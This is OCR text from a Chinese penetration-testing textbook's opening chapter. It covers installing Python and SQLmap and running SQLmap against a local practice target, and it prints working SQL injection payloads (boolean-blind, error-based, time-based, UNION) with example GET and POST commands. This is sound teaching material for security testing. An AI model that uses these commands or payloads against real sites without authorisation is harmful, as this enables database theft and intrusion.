# 信息安全渗透测试工具应用实践

广东电网有限责任公司电力科学研究院　主编

XINXI ANQUAN SENTOU CESHI GONGJU
YINGYONG SHIJIAN

中国电力出版社
CHINA ELECTRIC POWER PRESS

# 信息安全渗透测试工具
# 应用实践

2018

ISBN 978-7-5198-2210-1

9 787519 822101 >

定价：45.00元

中国电力出版社官方微信

# 信息安全渗透测试工具应用实践

广东电网有限责任公司电力科学研究院　主编



中国电力出版社
CHINA ELECTRIC POWER PRESS

## 内 容 提 要

互联网的发展日新月异，各个行业的企事业都应用了互联网来方便信息交互，使各项业务快速开展，因而信息安全至关重要。

本书首先介绍了注入工具，帮助渗透测试人员发现和利用 Web 应用程序的 SQL 注入漏洞；然后介绍了网站漏洞的扫描工具和安全分析工具。利用这些工具，网络信息人员可以有效保卫网站不受攻击、维护信息安全。

**图书在版编目（CIP）数据**

信息安全渗透测试工具应用实践 / 广东电网有限责任公司电力科学研究院主编. —北京：中国电力出版社，2018.9

ISBN 978-7-5198-2210-1


Ⅰ. ①信… Ⅱ. ①广… Ⅲ. ①信息安全–测试技术 Ⅳ. ①TP309

中国版本图书馆 CIP 数据核字（2018）第 143821 号

出版发行：中国电力出版社
地　　址：北京市东城区北京站西街 19 号（邮政编码 100005）
网　　址：http://www.cepp.sgcc.com.cn
责任编辑：刘　薇（010-63412357）
责任校对：黄　蓓　太兴华
装帧设计：张俊霞
责任印制：邹树群

印　　刷：北京天泽润科贸有限公司
版　　次：2018 年 9 月第一版
印　　次：2018 年 9 月北京第一次印刷
开　　本：787 毫米×1092 毫米　16 开本
印　　张：10.75
字　　数：227 千字
定　　价：39.00 元

# 目录



# 第1章

# SQL注入工具讲解

## 1.1 SQL 注入与工具介绍

SQL（Structured Query Language）是一种特殊的编程语言，也是数据结构和数据查询语言，用于存取程序交互的数据以及更新数据、查找数据和管理关系型数据库系统。SQL 注入（SQL Injection），利用网站 SQL 语句交互，注入恶意查询语句，导致应用程序执行恶意查询。

本书介绍的注入工具有两款：一是 SQLmap，该工具是基于命令行端使用 python 语言编写的一款强大的开源工具；二是 Havij 自动化 SQL 注入工具，该工具是基本 Windows 平台的 exe 客户端软件，它可以帮助渗透测试人员发现和利用 Web 应用程序的 SQL 注入漏洞。

## 1.2 SQLmap 注入工具介绍

### 1.2.1 SQLmap 工具简介

SQLmap 是一款使用 python 语言编写的强大的开源渗透测试工具，它具有强大的自动检测注入点，并利用 SQL 注入漏洞连接数据库的服务器。它拥有强大的注入点检测引擎和多种特性的渗透测试器，通过数据库指纹获取访问底层文件系统并且通过外部连接执行相关命令。表 1－1 是 SQLmap 详细功能支持列表。

**表 1－1　　SQLmap 详细功能支持列表**

| 支持功能 | 详 细 数 据 |
| --- | --- |
| 支持扫描的数据库类型 | MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft Access、IBM DB2、SQLite、Firebird、Sybase、SAP MaxDB、HSQLDB、Informix |
| SQL 注入支持的类型 | boolean-based blind（布尔盲注），time-based blind（基于时间的盲注），error-based（报错注入），UNION query（联合查询注入），stacked queries（堆查询注入）、out-of-band（带外注入） |
| 支持枚举的类型 | users、password hashes、privileges、roles、databases、tables、columns |
| 支持数据库底层下载文件的数据库类型 | MySQL、PostgreSQL、Microsoft SQL Server |

### 1.2.2 python 环境安装

#### 1.2.2.1 安装 python 环境

（1）下载程序，python 可到官网下载基于 windows 的版本，建议 python 版本为 2.7.X。


（2）本文 python 演示安装的版本为 python-2.1.14.amd64.msi windows 平台，如下

图所示。



（3）安装流程如下：

下载的程序是 msi 安装包，双击运行开始其安装过程。


建议勾选所有用户安装，然后点击 Next 按钮进行下一步。





选择安装路径并点击 Next 按钮进行下一步。



勾选安装 python 环境变量并点击下一步。








至此安装 python 环境完成。


#### 1.2.2.2 测试 python 环境

点击 win 图标找到运行程序或者使用快捷键 win+R 键，输入 cmd 指令，打开命令行端，并输入 python 命令查看环境是否安装成功。


找到运行程序。





运行输入 cmd。



打开 cmd 命令行。





python 已安装成功。




### 1.2.2.3 安装 SQLmap

（1）在 SQLmap 官网下载最新版，安装演示使用的版本为 SQLmap-1.0.6.27。

（2）下载压缩包之后，只需要解压文件即可，工具列表如下图所示，如果有添加环境变量，文件放任意位置即可；如没有添加 python 环境变量，则需要把工具文件放在 python27 目录下运行。




| 名称 | 修改日期 | 大小 | 种类 |
| --- | --- | --- | --- |
| doc | 昨天 上午3:07 | -- | 文件夹 |
| extra | 昨天 上午3:07 | -- | 文件夹 |
| lib | 昨天 上午3:07 | -- | 文件夹 |
| plugins | 昨天 上午3:07 | -- | 文件夹 |
| procs | 昨天 上午3:07 | -- | 文件夹 |
| shell | 昨天 上午3:07 | -- | 文件夹 |
| tamper | 昨天 上午3:07 | -- | 文件夹 |
| thirdparty | 昨天 上午3:07 | -- | 文件夹 |
| txt | 昨天 上午3:07 | -- | 文件夹 |
| udf | 昨天 上午3:07 | -- | 文件夹 |
| waf | 昨天 上午3:07 | -- | 文件夹 |
| xml | 昨天 上午3:07 | -- | 文件夹 |
| sqlmap.conf | 昨天 上午3:07 | 20 KB | 文稿 |
| README.md | 昨天 上午3:07 | 4 KB | Markdo |
| sqlmap.py | 昨天 上午3:07 | 14 KB | Python |
| sqlmapapi.py | 昨天 上午3:07 | 2 KB | Python |
| LICENSE | 昨天 上午3:07 | 19 KB | Unix e... |

#### 1.2.2.4 测试 SQLmap


点击 win 图标找到运行程序或者使用快捷键 win+R 键，输入 cmd 指令，打开命令行端，切换到 SQLmap 工具所在目录，执行 python sqlmap.py-version，SQLmap 安装成功。

找到运行程序。



运行输入 cmd。




打开 cmd 命令行。




SQLmap 目录如下。



运行 SQLmap。

```
C:\工具包\tools\注入工具\SqlMap>python sqlmap.py --version
1.0.6.27#dev

Press Enter to continue...
```

## 1.2.3 SQLmap 的简单使用

### 1.2.3.1 注入点 GET 检测

当获取注入点 URL 进行 GET 检测，SQLmap 命令格式如下：

python sqlmap.py–u “存在注入点 URL”（默认注入 level 1），以下为测试实例：

```
python sqlmap.py -u "http://localhost/sqli/Less-
1/?id=1"
```

注入截图如下图所示。

```
C:\工具包\tools\注入工具\SqlMap>python sqlmap.py -u "http://localhost/sqli/Less-
1/?id=1"
                _
 ___ ___| |_____ ___ ___  {1.0.6.27#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 12:02:30

[12:02:30] [INFO] testing connection to the target URL
[12:02:31] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[12:02:32] [INFO] testing if the target URL is stable
[12:02:33] [INFO] target URL is stable
[12:02:33] [INFO] testing if GET parameter 'id' is dynamic
[12:02:34] [INFO] confirming that GET parameter 'id' is dynamic
[12:02:35] [INFO] GET parameter 'id' is dynamic
[12:02:36] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[12:02:37] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vu
lnerable to cross-site scripting attacks
[12:02:37] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] y
[12:02:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:02:57] [WARNING] reflective value(s) found and filtering out
[12:03:01] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WH
ERE or HAVING clause' injectable (with --string="Your")
[12:03:01] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER B
Y or GROUP BY clause (BIGINT UNSIGNED)'
[12:03:02] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (B
IGINT UNSIGNED)'
[12:03:03] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER B
Y or GROUP BY clause (EXP)'
[12:03:04] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (E
XP)'
[12:03:05] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (JSON_KEYS)'
[12:03:06] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause
(JSON_KEYS)'
[12:03:07] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER B
        半:
```

注入结果截图如下图所示。

```
[12:03:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:03:30] [INFO] automatically extending ranges for UNION query injection techn
ique tests as there is at least one other (potential) technique found
[12:03:31] [INFO] 'ORDER BY' technique appears to be usable. This should reduce
the time needed to find the right number of query columns. Automatically extendi
ng the range for current UNION query injection technique test
[12:03:35] [INFO] target URL appears to have 3 columns in query
[12:03:43] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 co
lumns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) re
quests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8758=8758 AND 'EtfO'='EtfO

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=1' AND (SELECT 8908 FROM(SELECT COUNT(*),CONCAT(0x716b6a7871,(SE
LECT (ELT(8908=8908,1))),0x7178717071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.CHARACTER_SETS GROUP BY x)a) AND 'RnZD'='RnZD

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'gKbd'='gKbd

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-8550' UNION ALL SELECT NULL,NULL,CONCAT(0x716b6a7871,0x4d596e6e
595a626e48654c4f4349596f705845665666725577647559656 56c516a4f4b70557a4e59,0x71787
17071)-- hQjL
---
[14:29:50] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0
[14:29:50] [INFO] fetched data logged to text files under 'C:\Users\denon\.sqlma
p\output\localhost'

C:\工具包\tools\注入工具\SqlMap>
```

### 1.2.3.2 注入点 POST 检测

当获取注入点 URL 进行 POST 检测，SQLmap 命令格式如下：

python sqlmap.py–u“存在注入点 URL”；以下为测试实例：

```
python sqlmap.py -u http://localhost/sqli/Less-11/
--data="uname=user&passwd=user&submit=Submit"
```

注入截图如下图所示。